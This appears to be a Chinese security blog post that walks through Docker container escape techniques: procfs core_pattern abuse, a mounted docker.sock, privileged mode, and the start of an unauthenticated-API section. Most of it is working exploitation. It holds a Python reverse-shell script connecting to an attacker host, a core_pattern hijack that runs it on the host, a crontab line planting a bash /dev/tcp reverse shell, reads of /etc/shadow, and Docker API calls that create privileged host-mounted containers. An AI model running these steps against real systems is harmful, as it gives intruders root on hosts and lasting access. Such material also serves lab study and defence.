前言
趁着这几天刚出完公司的题,抽出时间看了一下docker逃逸方面的东西,这里的话主要就是放攻击手法了,一些基础的概念就懒得赘述了
如何判断虚拟环境类型
参考:https://yuy0ung.github.io/blog/%E4%BA%91%E5%AE%89%E5%85%A8/%E8%AF%86%E5%88%AB%E8%99%9A%E6%8B%9F%E6%9C%BAdocker%E5%92%8Ck8s%E9%9B%86%E7%BE%A4%E7%8E%AF%E5%A2%83/
通常在getshell之后,我们都需要考虑一个问题:我们是真的拿到目标机器的shell了还是只是处于机器中虚拟环境里?前者的话肯定直接做一些比如提权,内网穿透,横向移动,权限维持等内网渗透的手法,但是如果我们此时是处在机器中的虚拟环境中的话,我们需要先判断该虚拟环境的类型
通常情况下,shell的虚拟环境可能有三个类型:虚拟机,Docker,k8s。这三种类型对应着三种不同的攻击面:
虚拟机:通常考虑横向移动来扩大攻击效果
Docker:通常考虑容器逃逸到宿主机
K8s:通常先尝试接管集群,以获取对容器和集群资源的完全控制(注意:K8s其实本质上也是跑容器,只不过不一定用 Docker,现代 K8s 常见运行时是 containerd / cri-o)
当然,仍有一些特殊的情况比如:Docker运行在虚拟机里,这种情况在这里就不讲述了
查看主机名和进程
hostname	#查看主机名

ps aux		#显示系统上所有用户的详细进程信息

Docker 默认 hostname 通常是容器 ID 的前 12 位(不绝对),PID1非系统进程,可初步判断当前为容器环境
如果是在普通虚拟机或物理机里,PID 1 通常是:systemd 或者 init
如果是在容器里,PID 1 可能是:
bash,sh,python,node,java,nginx,tini,supervisord
但是注意:
- 有些容器也会跑 systemd
- 有些轻量 VM 也可能不是 systemd
所以 PID 1 只是作为初步的判断
检查根目录下.dockerenv文件
ls -la /.dockerenv
通过判断根目录下的.dockerenv文件是否存在,确认当前环境是否为容器环境。
需要注意:有些 Docker 容器可能没有这个文件,甚至有些镜像为了伪装会删除掉这个文件
看 cgroup 信息
cat /proc/1/cgroup
  或者:
cat /proc/self/cgroup
这个文件是一个 内核提供的虚拟文件,里面包含了PID 1 这个进程属于哪些 cgroup,而cgroup 是 Linux 用来做资源隔离和限制的机制,通常用于限制一个进程/容器的cpu,内存等资源使用
Linux内核目前存在两个主要的Cgroup版本,v1和v2

如果是Docker容器的话则会显示/docker/<container_id>,不过这个方法仅仅使用于v1,在 Cgroup v2 下Docker 默认启用Cgroup 命名空间,也就是 private cgroup namespace,所以此时 /proc/1/cgroup 显示的是容器自己的 cgroup 命名空间视角,不是宿主机上的真实路径。

Docker逃逸手法
Docker 安装
复现的话还是建议在虚拟机里面启动容器,每次测试之前打个快照,这样能保险一点
放一下agent给出的命令
sudo apt update
sudo apt install -y ca-certificates curl gnupg lsb-release

安装 Docker 官方源:

sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | \
    sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg

sudo chmod a+r /etc/apt/keyrings/docker.gpg

添加源:

echo \
    "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] \
    https://download.docker.com/linux/ubuntu \
    $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
    sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

安装:
sudo apt update
sudo apt install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin

验证:
sudo docker version
sudo docker run hello-world
挂载宿主机procfs逃逸
procfs(/proc)是Linux 内核提供的伪文件系统,它里面很多文件不是磁盘上的真实文件,而是内核状态或内核配置的接口。
其中/proc/sys/kernel/core_pattern 文件是 Linux 内核的一个 sysctl 参数,用来控制 程序崩溃时 core dump(崩溃转储文件) 怎么生成。
core dump 是什么?当进程因为异常信号崩溃时,Linux 可以把这个进程当时的内存、寄存器状态等保存下来,生成一个 core 文件,方便调试。而具体怎么生成这个core文件则由core_pattern来决定
漏洞利用条件
- 宿主机procfs被错误的挂载在容器中
- 从 2.6.19 内核版本开始,Linux 支持在 /proc/sys/kernel/core_pattern 中使用新语法。如果该文件中的首个字符是管道符 | ,那么该行的剩余内容将被当作用户空间程序或脚本解释并执行
- 容器未开启User Namespace时,容器中的root用户与宿主机的root用户UID会一致,则可能导致挂载在容器中的procfs下文件可写
也就是说,如果宿主机 procfs 被挂进容器,并且容器 root 没有被 User Namespace 映射隔离,那么容器就能修改宿主机的 core_pattern,再通过制造崩溃让宿主机内核执行攻击者指定的程序,从而实现逃逸。
如何判断是否可利用
先判断是否存在错误挂载
cat /proc/self/mountinfo | grep ' proc '
cat /proc/mounts | grep ' proc '
findmnt -t proc

find / -name core_pattern 2>/dev/null | wc -l | grep -q 2 && echo "Procfs is mounted." || echo "Procfs is not mounted."
如果返回 Procfs is mounted. 说明当前挂载了 procfs
因为/proc/self/mountinfo是内核实时生成的当前进程挂载表。当然也可以直接find看看当前容器是否有两个core_pattern:find / -name core_pattern
然后看看是否开启了User Namespace
cat /proc/self/uid_map
cat /proc/self/gid_map
环境搭建&利用
搭建环境:
docker run -it -v /proc/sys/kernel/core_pattern:/host/proc/sys/kernel/core_pattern ubuntu
判断是否存在错误挂载

第一个红框可以发现存在错误挂载proc的core_pattern,且rw表示可写,第二个红框是判断是否开启了User Namespace,这里是未开启的状态,容器root的uid和宿主机的uid相同
漏洞利用:
先找到当前容器在宿主机下的绝对路径:
cat /proc/mounts | xargs -d ',' -n 1 | grep workdir
cat /proc/self/mountinfo | grep ' / / '

root@d70a01c5bb81:/# cat /proc/mounts | xargs -d ',' -n 1 | grep workdir
workdir=/var/lib/docker/overlay2/e6ad0aecaee1c10c3ad0d2c35bc518790d58c4c3793a879ec7fa7590b5323c82/work
可以看到绝对路径是/var/lib/docker/overlay2/e6ad0aecaee1c10c3ad0d2c35bc518790d58c4c3793a879ec7fa7590b5323c82/work
当前容器新建/修改的文件 在宿主机上的真实路径通常是:
/var/lib/docker/overlay2/[xxx]/diff宿主机看到的容器完整根文件系统视图 在宿主机上通常是:
/var/lib/docker/overlay2/[xxx]/merged
所以如果你在容器里写了:
echo test > /tmp/x
那么宿主机上大概率对应:
/var/lib/docker/overlay2/abcd1234/diff/tmp/x
而容器根 / 对应的宿主机合并路径一般是:
/var/lib/docker/overlay2/abcd1234/merged/tmp/x
但是一些没有在容器中新增或修改的文件,则无法通过diff去访问
然后写一个反弹shell的python脚本(当前测试环境没有vim和gcc需要额外下载):
#!/usr/bin/python3

import  os
import pty
import socket

lhost = "xx.xx.xx.xx"
lport = 7777

def main():
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((lhost, lport))
   os.dup2(s.fileno(), 0)
   os.dup2(s.fileno(), 1)
   os.dup2(s.fileno(), 2)
   os.putenv("HISTFILE", '/dev/null')
   pty.spawn("/bin/bash")
   # os.remove('/tmp/.shell.py')
   s.close()

if __name__ == "__main__":
   main()
然后赋予执行权限
chmod 777 shell.py
接着我们尝试构造 |program 语法写入core_pattern
echo -e "|/var/lib/docker/overlay2/e6ad0aecaee1c10c3ad0d2c35bc518790d58c4c3793a879ec7fa7590b5323c82/merged/tmp/shell.py \rcore " > /host/proc/sys/kernel/core_pattern
为什么是这个路径呢?因为我们最终的目的是需要让容器崩溃使得宿主机会通过core_pattern去处理程序崩溃,从而执行 |program语法
当然换成实际宿主机保存路径diff也是可以的
然后我们写一个能让容器崩溃的脚本
#include<stdio.h>

int main(void)  {
   int *a  = NULL;
   *a = 1;
   return 0;
}
gcc编译&执行程序
gcc .crash.c -o .crash
./crash
记得在攻击机上监听端口再执行程序
成功监听到宿主机的反弹shell

成功逃逸!
挂载docker socket逃逸
Docker Socket (/var/run/docker.sock) 是 Docker 守护进程(dockerd) 与 客户端(如 docker CLI、Docker API 调用) 之间的主要通信接口,即用来与守护进程通信即查询信息或者下发命令

所以若容器挂载了/var/run/docker.sock,就相当于获得了 Docker CLI(命令行接口)的完全访问权限,通过 Docker API,可以在容器内部直接管理宿主机上的 Docker 进程,最终导致容器逃逸
如何判断是否可利用
ls /var/run/ | grep -qi docker.sock && echo "Docker Socket is mounted." || echo "Docker Socket is not mounted."
如果返回 Docker Socket is mounted. 说明当前挂载了 Docker Socket

cat /proc/self/mountinfo | grep -E 'docker\.sock|containerd\.sock|crio\.sock|podman\.sock'

cat /proc/mounts | grep -E 'docker\.sock|containerd\.sock|crio\.sock|podman\.sock'

findmnt | grep -E 'docker\.sock|containerd\.sock|crio\.sock|podman\.sock'
环境搭建&利用
环境搭建
docker run -it --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
进入容器后需要安装Docker客户端,这样才能使用docker socket
apt-get update
apt-get install curl


apt-get install -y docker.io

# 验证
docker version
漏洞利用:
docker run -it -v /:/host ubuntu /bin/bash
创建并启动一个新容器,把宿主机根目录挂载到新容器的/host目录下

不然的话就是用curl去发送请求API接口
curl请求docker.sock
- 基础检查
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 测试 socket 是否可用 | GET | curl -i –unix-socket /var/run/docker.sock http://localhost/_ping | 正常返回 OK |
| 查看 Docker 版本 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/version | 返回版本 JSON |
| 查看 daemon 信息 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/info | 返回宿主机 Docker 信息 |
- 枚举信息
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 列出运行中的容器 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/containers/json | 默认只显示运行中的容器 |
| 列出所有容器 | GET | curl -s –unix-socket /var/run/docker.sock “http://localhost/containers/json?all=1” | 包括已停止容器 |
| 查看容器详情 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/json | 类似 docker inspect |
| 列出镜像 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/images/json | 查看本地镜像 |
| 列出卷 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/volumes | 查看 Docker volumes |
| 列出网络 | GET | curl -s –unix-socket /var/run/docker.sock http://localhost/networks | 查看 Docker 网络 |
- 控制已有容器
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 启动容器 | POST | curl -X POST –unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/start | 启动已有容器 |
| 停止容器 | POST | curl -X POST –unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/stop | 停止容器 |
| 重启容器 | POST | curl -X POST –unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/restart | 重启容器 |
| 删除容器 | DELETE | curl -X DELETE –unix-socket /var/run/docker.sock “http://localhost/containers/<container_id>?force=1” | 强制删除容器 |
- 创建与运行容器
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 创建普通容器 | POST | curl -s -X POST –unix-socket /var/run/docker.sock -H “Content-Type: application/json” -d ‘{“Image”:“alpine”,“Cmd”:[“sh”,"-c",“id; sleep 3600”]}’ http://localhost/containers/create | 返回新容器 Id |
| 启动新容器 | POST | curl -X POST –unix-socket /var/run/docker.sock http://localhost/containers/<new_id>/start | 启动新创建的容器 |
| 查看容器日志 | GET | curl -s –unix-socket /var/run/docker.sock “http://localhost/containers/<new_id>/logs?stdout=1&stderr=1” | 查看标准输出和错误输出 |
- 在容器内执行命令(exec)
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 创建 exec | POST | curl -s -X POST –unix-socket /var/run/docker.sock -H “Content-Type: application/json” -d ‘{“AttachStdout”:true,“AttachStderr”:true,“Tty”:false,“Cmd”:[“sh”,"-c",“id; ls /”]}’ http://localhost/containers/<container_id>/exec | 返回 exec_id |
| 启动 exec | POST | curl -s -X POST –unix-socket /var/run/docker.sock -H “Content-Type: application/json” -d ‘{“Detach”:false,“Tty”:false}’ http://localhost/exec/<exec_id>/start | 执行并返回输出 |
- 创建挂载宿主机目录的容器
| 功能 | 方法 | 命令 | 说明 |
|---|---|---|---|
| 创建挂载宿主机根目录的容器 | POST | curl -s -X POST –unix-socket /var/run/docker.sock -H “Content-Type: application/json” -d ‘{“Image”:“alpine”,“Cmd”:[“sh”,"-c",“sleep 3600”],“HostConfig”:{“Binds”:["/:/host"]}}’ http://localhost/containers/create | 将宿主机 / 挂到容器内 /host |
| 创建高权限容器 | POST | curl -s -X POST –unix-socket /var/run/docker.sock -H “Content-Type: application/json” -d ‘{“Image”:“alpine”,“Cmd”:[“sh”,"-c",“sleep 3600”],“HostConfig”:{“Privileged”:true,“PidMode”:“host”,“NetworkMode”:“host”,“Binds”:["/:/host"]}}’ http://localhost/containers/create | 高权限 + host namespace |
| 创建容器 |
curl -s -X POST --unix-socket /var/run/docker.sock \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "ubuntu",
    "Cmd": ["/bin/bash"],
    "Tty": true,
    "OpenStdin": true,
    "AttachStdin": true,
    "AttachStdout": true,
    "AttachStderr": true,
    "StdinOnce": true,
    "HostConfig": {
      "Binds": ["/:/host"]
    }
  }' \
  "http://localhost/containers/create?name=hostbash"
启动容器
curl -X POST --unix-socket /var/run/docker.sock "http://localhost/containers/hostbash/start"
附着到容器
curl -sN -X POST --unix-socket /var/run/docker.sock \
  -H "Connection: Upgrade" \
  -H "Upgrade: tcp" \
  "http://localhost/containers/hostbash/attach?stream=1&stdin=1&stdout=1&stderr=1"
privileged特权模式逃逸
当Docker容器以--privileged特权模式启动时,宿主机内核会向容器授予接近宿主机root进程的能力,具体有以下权限:
- 完全设备访问权限:可访问
/dev下所有宿主机设备(如/dev/sda或vda、/dev/tty等)。 - 完整 Linux Capabilities:默认容器只有约 14 个 capabilities(如
NET_BIND_SERVICE、CHOWN等),--privileged会授予全部 40+ 个 capabilities,包括:
SYS_ADMIN— 挂载文件系统、修改内核参数SYS_PTRACE— 调试/注入任意进程SYS_MODULE— 加载/卸载内核模块NET_ADMIN— 修改网络接口、路由表、iptables
- Seccomp / AppArmor 等安全隔离机制全部关闭
在如此高的权限下就容易存在容器逃逸的危险
判断容器是否为特权模式
cat /proc/self/status | grep CapEff
在容器内部执行下面的命令,从而判断容器是不是特权模式,如果是以特权模式启动的话,CapEff 对应的掩码值应该为0000003fffffffff 或者是 0000001fffffffff
环境搭建&利用
首先我们创建一个普通用户并加入Docker组:
root@wanth3f1ag-virtual-machine:~# useradd -m -s /bin/bash wanth3f1ag_docker
root@wanth3f1ag-virtual-machine:~# passwd wanth3f1ag_docker1
passwd: user 'wanth3f1ag_docker1' does not exist
root@wanth3f1ag-virtual-machine:~# passwd wanth3f1ag_docker
New password:
Retype new password:
passwd: password updated successfully
root@wanth3f1ag-virtual-machine:~# usermod -aG docker wanth3f1ag_docker
root@wanth3f1ag-virtual-machine:~# su - wanth3f1ag_docker
wanth3f1ag_docker@wanth3f1ag-virtual-machine:~$

在普通用户下使用--privileged=true创建一个容器
docker run --rm --privileged=true -it alpine
启动一个临时的、有完整宿主机权限的 Alpine 交互式 shell,--rm参数表示容器退出后自动删除
至此环境搭建完毕
然后就是复现
判断是否为特权模式

查看挂载磁盘设备
fdisk -l

发现有一个64GB的/dev/sda的磁盘,里面分别有三个分区,sda3为主数据分区,宿主机文件大概率都在这里,将其挂载到容器目录
mkdir /test && mount /dev/sda3 /test

成功挂载到容器,尝试读取宿主机文件
cat /test/etc/passwd
cat /test/etc/shadow

接下来尝试写定时任务反弹shell
echo '* * * * * root /bin/bash -c "sh -i >& /dev/tcp/ip/port 0>&1"' >> /test/etc/crontab

并且还是root权限
逃逸的方法其实不止一个,如果宿主机是暴露在公网的话,我们甚至可以添加新用户并直接ssh连接上去

docker远程API未授权访问逃逸
先理解一下Docker的两种通信方式
Docker的通信方式
Docker 的 client-server 架构中,客户端和 daemon 之间通过 API 通信,这个 API 有两种监听方式:
- Unix Socket(默认启动) client → /var/run/docker.sock → dockerd 仅本机进程可访问,不走网络
- TCP Socket(需手动开启) client → 网络 → TCP 端口 → dockerd 任何能访问该端口的机器都可以发请求
第一种的话之前也讲过,存在错误挂载的话可以导致Docker逃逸,第二种的话就涉及到API未授权访问了
漏洞原理
Docker remote api可以远程执行docker命令,如果用户错误配置将api暴露在公网,攻击者可以通过远程调用docker API直接管理和创建容器,进而导致逃逸进行getshell
如何判断是否可利用
